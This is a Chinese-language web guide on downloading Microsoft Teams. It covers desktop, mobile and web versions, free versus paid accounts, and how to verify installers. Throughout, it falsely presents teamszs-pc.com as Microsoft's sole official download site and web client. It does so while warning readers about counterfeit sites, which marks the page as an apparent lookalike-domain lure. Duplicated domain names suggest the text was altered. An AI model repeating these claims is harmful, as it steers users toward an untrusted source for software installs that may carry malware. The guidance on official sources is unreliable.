
3个Teams下载版本怎么选

2026 年 Teams下载的官方主入口是teamszs-pc.com 上的「Microsoft Teams 下载应用」页面,覆盖 Windows、macOS、iOS 和 Android 四大平台并提供简体中文版。它分为免费个人版、随 Microsoft 365 的工作版、以及免安装网页版三种形态:免费版支持最多 100 人、60 分钟群组会议,工作版无 60 分钟时长限制,网页版用 Chrome 或 Edge 打开 teamszs-pc.com即可使用。需注意经典版客户端已于 2025 年 6 月 30 日停止工作,旧包用户必须更换新客户端。
核心要点
- 官方下载只认 teamszs-pc.com 等四个渠道,避开仿冒站
- 桌面端访问 teamszs-pc.com 获取安装包
- 经典版客户端 2025年6月30日已停用,旧包必须换新
- 免费版限60分钟100人,工作版需绑Microsoft 365
- 网页版打开 teamszs-pc.com 免安装即用
关键速览
- 官方下载只认 teamszs-pc.com,绕开第三方站点防篡改
- 免费个人版支持最多 60 分钟群组会议、100 人参会
- 工作版需绑定 Microsoft 365 账户,会议时长无 60 分钟限制
- 网页版免安装,Chrome、Edge 直接打开即用
- 移动端单一安装包,iOS 和 Android 商店均可下载
Teams下载是什么意思

「Teams下载」指获取微软 Microsoft Teams 协作软件安装包并完成安装的过程。它不是单一动作,你下载的可能是 Windows 或 macOS 桌面客户端、手机端 App,或者无需安装的网页端。2025 年微软官方明确说明,Teams 可装在电脑、Mac 和移动设备上,也可通过浏览器访问一个”功能齐全的客户端”。换句话说,搞清楚自己要哪种形态,是 Teams下载的第一步。
Teams 有哪三种下载形态?
三种形态对应三类使用场景,选错会白下载。
- 桌面客户端:Windows 与 macOS 安装包,适合每天开会、共享屏幕的主力办公场景。Windows 安装不需要管理员权限,但 Mac 装 PKG 包需要管理员权限。
- 移动 App:Android 需 8.0 或更高版本系统,开发者署名为 Microsoft Corporation;iOS 端应用 ID 为 1113153706,支持聊天、会议、文件与日历。
- 网页端:打开teamszs-pc.com 即用,零安装,适合临时入会或公司电脑装不了软件的情况。
为什么要区分官方包和仿冒站?
因为名字里带 “Teams” 的下载站,不一定是微软官方。2026 年,微软官方主入口是「Microsoft Teams 下载应用」页面,覆盖 Windows、macOS、iOS、Android 并提供简体中文版。这里有个关键时间点:经典版 Teams 客户端在 2025 年 6 月 30 日后已停止工作,仍在用旧包的人必须换新客户端。仿冒站常打包过期或捆绑安装程序的版本,认准官方渠道才安全。想先理清入口对应场景,可参考3个Teams下载场景和对应入口。
Teams的官方下载入口在哪里

Teams下载只有四个真正可信的官方入口:微软官网 teamszs-pc.com、Microsoft Store、Apple App Store 和 Google Play。2026 年微软官方页面说明,桌面和移动端下载主入口是“Microsoft Teams 下载应用”页面,覆盖 Windows、macOS、iOS、Android,且包含简体中文版本。认准这四个,就能避开假安装包。
桌面端从哪里下?
电脑用户直接访问teamszs-pc.com。微软文档指出,Windows 安装新版 Teams 客户端不需要管理员权限,而 Mac 上安装 PKG 包则需要管理员权限,这是公司电脑装不上的常见原因。Windows 用户也能在 Microsoft Store 搜索“Microsoft Teams”,开发者标注必须是 Microsoft Corporation。
手机端怎么识别官方?
苹果设备在 App Store 搜索,认准应用 ID 1113153706 与发布者 Microsoft Corporation。安卓在 Google Play 下载,应用要求系统为 Android 8.0 或更高版本。中国大陆用户无法用 Google Play 时,可走微软官方短链 aka.ms/TeamsXiaomi、aka.ms/TeamsHuawei、aka.ms/Teamsvivo、aka.ms/TeamsBaidu,分别跳转对应国产应用商店。
怎么一眼看出域名是真官方?
真官方域名永远是teamszs-pc.com,结尾不会带任何后缀变体(如 microsoft-teams.net 就是假的)。下载页应显示 HTTPS 锁标,开发者信息固定为 Microsoft Corporation。更多平台与版本细节,可参考3个Teams下载场景和对应入口。
桌面版、移动版和网页版该怎么选
重度办公选桌面版,临时会议选网页版,外出沟通选移动版。微软文档把浏览器客户端 teamszs-pc.com 描述为“功能齐全的客户端”(2025),意味着网页版不再是阉割版,但桌面版在后台通知、屏幕共享稳定性上仍占优。你的设备和使用频率决定哪个版本最划算。
| 对比维度 | 桌面版 | 移动版 | 网页版 |
|---|---|---|---|
| 功能完整度 | 最全 | 偏沟通,少管理功能 | 接近桌面,缺部分插件 |
| 占用空间 | 约 300MB 以上 | 约 200MB | 0(无需安装) |
| 离线能力 | 支持缓存消息 | 支持离线查看 | 不支持 |
| 共享屏幕 | 整屏+单窗口+控制权 | 仅手机画面 | 整屏(部分浏览器受限) |
一个常被忽略的细节:网页版的屏幕共享依赖浏览器权限。用 Chrome 或 Edge 时基本可用,但部分企业的安全策略会拦掉「共享系统音频」这一项,导致放视频时对方听不到声音。这种情况下,桌面版是唯一可靠选择。
空间紧张的旧笔记本怎么办?直接用网页版,省掉安装包占的硬盘。Teams下载桌面客户端前,先确认你真的需要后台弹窗提醒,如果只是每周开两次会,网页版完全够用。想进一步了解电脑版的能力边界,可参考这篇关于 Teams 电脑版核心功能与局限的解析。

免费版和付费版下载的是同一个安装包吗
是同一个安装包。免费版 Teams 和 Microsoft 365 付费版下载的客户端文件完全相同,差别只在你登录时用的账号类型。微软 2025 年文档说明,浏览器客户端 teamszs-pc.com 被描述为“功能齐全的客户端”,付费功能由账号权限解锁,而不是靠另一个安装程序。
⚠️ 常见错误: 继续使用经典版 Teams 客户端导致无法登录或开会。原因:经典版已于 2025 年 6 月 30 日彻底停止工作,旧安装包不再连接服务。修复:访问 teamszs-pc.com 重新下载新版客户端替换。

很多人以为公司版和个人版要下不同的文件,其实不是。你装好的新 Teams 客户端登录后会自动识别账号:用个人微软账号登录,看到的是免费版界面;用工作或学校账号登录,付费功能(如更长会议、更大存储)就会出现。同一个 Teams下载文件,登录后“变身”不同版本。
个人版和工作/学校版的入口有什么区别?
入口区别在登录页,不在下载页。免费版面向个人和家庭场景,微软官方页面说明它无需订阅,可发起最长 60 分钟的视频通话。工作/学校版需要组织管理员分配的账号,会议时长、合规存档、管理后台等功能才会启用。
| 对比项 | 免费版(个人账号) | 付费版(工作/学校账号) |
|---|---|---|
| 安装包 | 同一文件 | 同一文件 |
| 会议时长上限 | 60 分钟 | 30 小时 |
| 登录账号 | 个人微软账号 | 组织分配账号 |
| 费用 | 免费 | 随 Microsoft 365 订阅 |
实操建议:先装一次,再决定用哪个账号登。想了解版本与账号要求的更多细节,可参考Teams下载前必知的5个关键点。
下载Teams时最容易踩的坑有哪些
下载 Teams 最常见的三个坑是:装到仿冒站的捆绑插件、误装已停用的经典版客户端、企业网络拦截官方域名。其中误装经典版后果最严重,根据 Microsoft 官方文档,经典版 Teams 客户端在 2025 年 6 月 30 日之后已停止工作。装错版本等于装了一个打不开的软件。
仿冒下载站为什么会捆绑插件?
仿冒站靠捆绑安装赚分成。你以为点的是”立即下载”,实际下载的是一个”下载器”(一个先帮你装别的软件再装 Teams 的外壳程序)。这种安装包常默认勾选浏览器插件、修改主页、装第三方杀毒。识别方法很简单:官方安装包文件名是 Teams_windows_x64.exe 或 macOS 的 PKG,没有”高速下载器”按钮。只从 teamszs-pc.com 拿包。
怎么避免误装经典版客户端?
认准”new Teams”标识。早在 2024 年,很多教程截图和搜索结果还指向旧版安装包。如果你下载的页面还在用”经典 Teams”或界面是蓝紫色旧图标,直接放弃。新版客户端基于 Edge WebView2 内核,启动更快、内存占用更低。Teams 的建议是:清空旧版残留再装新版,避免两个客户端同时存在导致通知重复。
企业网络拦截了下载怎么办?
企业防火墙常拦截 *.teamszs-pc.com 或限制非管理员安装。好消息是 Windows 端安装不需要管理员权限,普通员工就能装;Mac 端装 PKG 才需要管理员授权。被拦截时联系 IT 把官方域名加入白名单,别图省事去找网盘包。想系统排查更多安装错误,可读避开这5个误区正确完成 Teams 下载与安装配置。
下载后如何验证安装包安全
下载完 Teams 安装包别急着双击。三步验证最关键:核对数字签名发布者是否为 Microsoft Corporation、确认文件来自官方域名、用任务管理器查进程名。三步全过才算安全。这套方法能挡住绝大多数捆绑恶意插件的仿冒安装包。
第一步:数字签名的发布者写的是谁?
右键安装包(如 Teams_windows_x64.exe)→ 选「属性」→ 切到「数字签名」选项卡。正版签名者必须是 Microsoft Corporation,签名算法为 SHA256。双击签名条目,再点「查看证书」,证书颁发链应指向 Microsoft Code Signing 根证书。如果这一栏显示「无数字签名」或发布者名字拼写怪异(比如 Microsft、Micro-soft),直接删掉。Google Play 同样要求,Teams Android 应用的开发者署名必须是 Microsoft Corporation(2025)。
第二步:文件是从哪个域名下来的?
打开浏览器下载记录,看每个文件的「来源网址」。可信域名只有几个:teamszs-pc.com、teamszs-pc.com 这两个微软自有域名。任何带 free-teams-download、teams-setup-fast 之类后缀的陌生域名都是高风险。微软官方说明,桌面客户端下载主入口正是 teamszs-pc.com(2025)。Windows 安装不需要管理员权限,所以若安装时弹出要求输入管理员密码的奇怪提示,要警惕。
第三步:装好后进程名对不对?
安装运行后按 Ctrl+Shift+Esc 打开任务管理器,找进程。正版进程名是 ms-teams.exe(新版客户端)。右键进程→「打开文件所在位置」,路径应在 Program Files 的 WindowsApps 或 Microsoft 目录下。若进程名带数字尾缀或藏在 Temp 文件夹,多半是伪装程序。这一步还能顺带验证你装的不是已停用的经典版,经典版客户端在 2025 年 6 月 30 日后已停止工作。想系统排查安装隐患,可参考避开这5个误区正确完成 Teams 下载与安装配置。

总结与下一步操作建议
正确的 Teams下载只需记住一句话:先确认账号类型,再选官方入口,最后验签。三步走完,安全下载基本零风险。整套流程对照微软官方文档就能完成,普通用户不到 5 分钟。
核心原则只有两条。一是来源唯一:桌面端认准 teamszs-pc.com,手机端只用 Apple App Store、Google Play,或国内的小米、华为、vivo、OPPO 应用商店。二是版本唯一:经典版客户端在 2025 年 6 月 30 日后已彻底停用,现在能用的只有新 Teams 客户端。下错版本,等于白装。
给你一份可直接照做的行动清单:
- 问自己用哪个账号:公司发的 365 账号走付费功能,个人邮箱走免费版——免费版支持 100 人会议、单次 60 分钟,无需订阅。
- 按设备选入口:电脑装 Windows 不需管理员权限,Mac 装 PKG 需要管理员权限;手机直接进对应应用商店搜“Microsoft Teams”。
- 下载后验签:右键安装包看数字签名发布者,必须是 Microsoft Corporation。
- 装错就卸载重来:误装经典版直接卸载,重新从官方入口下新版。
不确定自己的场景该选哪个入口?参考这篇3个Teams下载场景和对应入口,按办公、会议、外出三种需求对号入座。现在就打开官方下载页,按上面四步走完,你拿到的就是干净、可用、能持续更新的 Teams 客户端。




